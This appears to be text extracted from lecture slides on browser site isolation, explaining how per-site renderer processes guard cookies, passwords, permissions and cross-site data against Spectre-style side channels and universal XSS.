
Site isolation

- **Idea:** Isolate sites from each other (not just tabs)
 - Each process should have content from one site (not origin)
 - Then the browser process can restrict each renderer process to access e.g. only the cookies for the specific site
- Helps defend against speculative side channel attacks (e.g., Spectre) and UXSS (universal XSS), and fully compromised renderer processes

Site isolation goals

- **Stealing cross-site cookies and HTML5 stored data.** We can prevent a renderer process from receiving cookies or stored data from sites other than its own.
- **Stealing cross-site HTML, XML, and JSON data.** Using content type and content sniffing, we can prevent a renderer process from loading most sensitive cross-site data. We cannot block all cross-site resources, however, because images, scripts, and other opaque files are permitted across sites.
- **Stealing saved passwords.** We can prevent a renderer process from receiving saved passwords from sites other than its own.
- **Abusing permissions granted to another site.** We can prevent a renderer process from using permissions such as geolocation that the user has granted to other sites.
- **Compromising X-Frame-Options.** We can prevent a renderer process from loading cross-site pages in iframes. This allows the browser process to decide if a given site can be loaded in an iframe or not based on X-Frame-Options or CSP frame-ancestors headers.
- **Accessing cross-site DOM elements via UXSS bugs.** An attacker exploiting a universal cross-site scripting bug in the renderer process will not be able to access DOM elements of cross-site pages, which will not live in the same renderer process.

Site isolation





Browser process





Sandbox


Sandbox










